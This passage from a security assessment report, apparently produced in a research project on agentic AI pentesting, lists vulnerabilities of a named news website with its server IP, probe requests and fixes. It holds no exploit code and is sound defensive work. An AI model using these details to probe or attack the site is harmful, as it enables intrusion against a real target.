1. Change SPF to `-all`: `v=spf1 include:spf.efwd.spaceship.net -all`.
2. Publish a DMARC record (start in monitoring mode, then tighten):

```
_dmarc  TXT "v=DMARC1; p=none; rua=mailto:dmarc@thedownundernews.online; adkim=s;
aspf=s; pct=100"
```

After two weeks of reports, move to `p=quarantine`, then `p=reject`.

3. Enable DKIM signing in Spaceship Email Forwarding (or in your sending platform) and publish the corresponding `<selector>._domainkey.thedownundernews.online` TXT record.
4. Publish a CAA record restricting issuance to the CA(s) you actually use (Let's Encrypt in this case):

```
thedownundernews.online.  CAA 0 issue "letsencrypt.org"
thedownundernews.online.  CAA 0 iodef "mailto:security@thedownundernews.online"
```

M5: Open directory listing on media.thedownundernews.online	
Score	5.3 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Target	https://media.thedownundernews.online/images/
References	• https://cwe.mitre.org/data/definitions/548.html • https://owasp.org/www-project-web-security-testing-guide/

Overview

The media server returns an HTML directory index of every file stored under `/images/`. Visitors do not need to guess filenames to discover previously uploaded images, PDFs, and HTML artefacts; a browse of the URL lists them in full.

Details

HTTP GET on `https://media.thedownundernews.online/images/` returns a 200 response generated by nginx `autoindex`. The listing today enumerates filenames, sizes, and timestamps for every uploaded article asset (currently includes HTML files, PNGs, and at least one PDF document). The same listing is also accessible via anonymous FTP (see earlier finding). Although filenames are random UUIDs, the listing is useful to attackers for mass-scraping sensitive assets, discovering accidentally uploaded files, and seeing in near-real time what the newsroom is drafting (upload timestamps precede publication).

Evidence file: `/evidence/phase1/media-listing.txt`

Recommendation

In nginx disable autoindex for the media host:

```
location /images/ { autoindex off; }
```

Serve a static 403 / 404 for the directory root and continue to serve files by their canonical URL. If a browsable gallery is required, build an application-side listing scoped to published articles only.

M6: Writer publish attempt returns success (200) instead of forbidden (403)	
Score	4.3 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N
Target	PUT https://www.thedownundernews.online/api/admin/articles/<id>
References	• https://cwe.mitre.org/data/definitions/200.html • https://owasp.org/API-Security/editions/2023/en/0xa5-broken-function-level-authorization/

Overview

When a `writer` sends a PUT request to publish an article they do not have permission to publish, the server returns HTTP 200 and echoes back the article as if the update succeeded, but with the `status` field unchanged (silently filtered). The attacker gains a reliable oracle to confirm which fields are server-filtered and which aren't, and loses the clear "you cannot do this" signal that a 403 would give to legitimate users and defenders.

Details

`PUT /api/admin/articles/<writer-authored-article-id>` as writer with body `{"status":"published"}` returned 200 and the full article JSON with `status: "draft"`. No log/monitoring artefact is produced for the defender. Compare: a 403 Forbidden with a short JSON `{"error":"writers cannot publish"}` is unambiguous and auditable.

Evidence: `/evidence/phase3/xss-publish.json`

Recommendation

In the Flask update handler, when the current user's role is not permitted to set a particular field, return `403 Forbidden` with a short machine-readable error AND log the attempt. Do not silently drop the field.

M7: TLS certificate does not cover the apex domain	
Score	4.2 (Medium)
Vector string	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N
Target	https://thedownundernews.online (apex, port 443)
References	https://cwe.mitre.org/data/definitions/295.html

Overview

The TLS certificate installed for the apex `thedownundernews.online` is the certificate issued for the `www.` subdomain and does not include the apex in its Subject Alternative Name (SAN) list. Strict HTTPS clients (including modern browsers in error-strict mode, mobile apps, and corporate inspection proxies) therefore show a certificate-mismatch warning or refuse the connection outright on the bare domain.

Details

Verified via `sslyze` and raw `openssl s_client`:

- Certificate issued by Let's Encrypt (R11/E1), SAN: `www.thedownundernews.online` only.
- The nginx server on `51.161.130.70:443` serves the same certificate when the client requests the apex, so `curl -k` connects but a strict browser prompts.

Evidence: `/evidence/phase1/tls-review.txt`

Recommendation

Reissue the Let's Encrypt certificate including BOTH names:

```
certbot --nginx -d thedownundernews.online -d www.thedownundernews.online
```

Confirm with `openssl s_client -connect thedownundernews.online:443 -servername thedownundernews.online` that the SAN now lists both. Set the nginx server block to redirect any apex request to `https://www.thedownundernews.online` for consistency.

L1: No CSRF token on admin login form	
Score	3.1 (Low)
Vector string	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N
Target	• https://www.thedownundernews.online/admin/login (POST) • https://www.thedownundernews.online/admin/logout
References	• https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/352.html

Overview

The admin login form posts username and password without a per-request CSRF token or an Origin/Referer check. In isolation this allows a login-CSRF attack: an attacker could trick a logged-out admin into submitting valid attacker-controlled credentials, logging the victim into an attacker's account where subsequent actions (uploading files, drafting articles) are attributed to the admin. The impact is limited today because the browser default `SameSite=Lax` on cookies and the absence of a session before login block most variants, but the gap combines with the other session findings above to raise overall risk.

Details

`GET /admin` returns an HTML form posting to `/admin/login` with fields `username`, `password` and no hidden `csrf_token`, `_csrf`, or `authenticity_token`. No Origin or Referer validation is performed server-side (confirmed by issuing POST with arbitrary Referer; response is unchanged). Likewise `/admin/logout` is a GET with no token.

Evidence: `/evidence/phase2/admin-get.html`

Recommendation

Enable Flask-WTF (or Flask-SeaSurf) for the admin blueprint. Render a CSRF token in every form:

```
<input type="hidden" name="csrf_token" value="{{ csrf_token() }}">
```

Validate on every state-changing route, including `/admin/login` and `/admin/logout`. For the JSON API routes, enable Flask-JWT-Extended's `JWT_COOKIE_CSRF_PROTECT = True` so an `X-CSRF-TOKEN` header must accompany each request.

I1: Werkzeug default 404 error page discloses Flask stack identity	
Score	0.0 (Info)
Vector string	N/A
Target	https://www.thedownundernews.online/<anything-not-found>
References	https://cwe.mitre.org/data/definitions/209.html

Overview

Every unknown URL returns the default Werkzeug "Not Found" HTML page, confirming to anyone probing the site that the backend is a Python Flask application and even which minor version family is in use. This fingerprint speeds up targeted attacks and makes CVE triage easier for an adversary.

Details

Response body: `<!doctype html><html lang=en><title>404 Not Found</title><h1>Not Found</h1><p>The requested URL was not found on the server...`. The nginx `Server:` header is stripped (good), but the Werkzeug default error page undoes most of that benefit for the application tier.

Recommendation

Register a Flask error handler for 404 (and 500) that renders a branded template with no stack-identifying strings:

```
@app.errorhandler(404)
def not_found(e):
    return render_template("404.html"), 404
```

5 Disclaimer

The purpose of this research project is to help evaluating the seamlessness, effectiveness and cost-benefit ratio of autonomously performing vulnerabilty assessment using agentic AI. I do not take any responsibility upon any misuse or abuse of such tool where it can face significant legal actions.

A Appendix

A.1 Static Appendix Section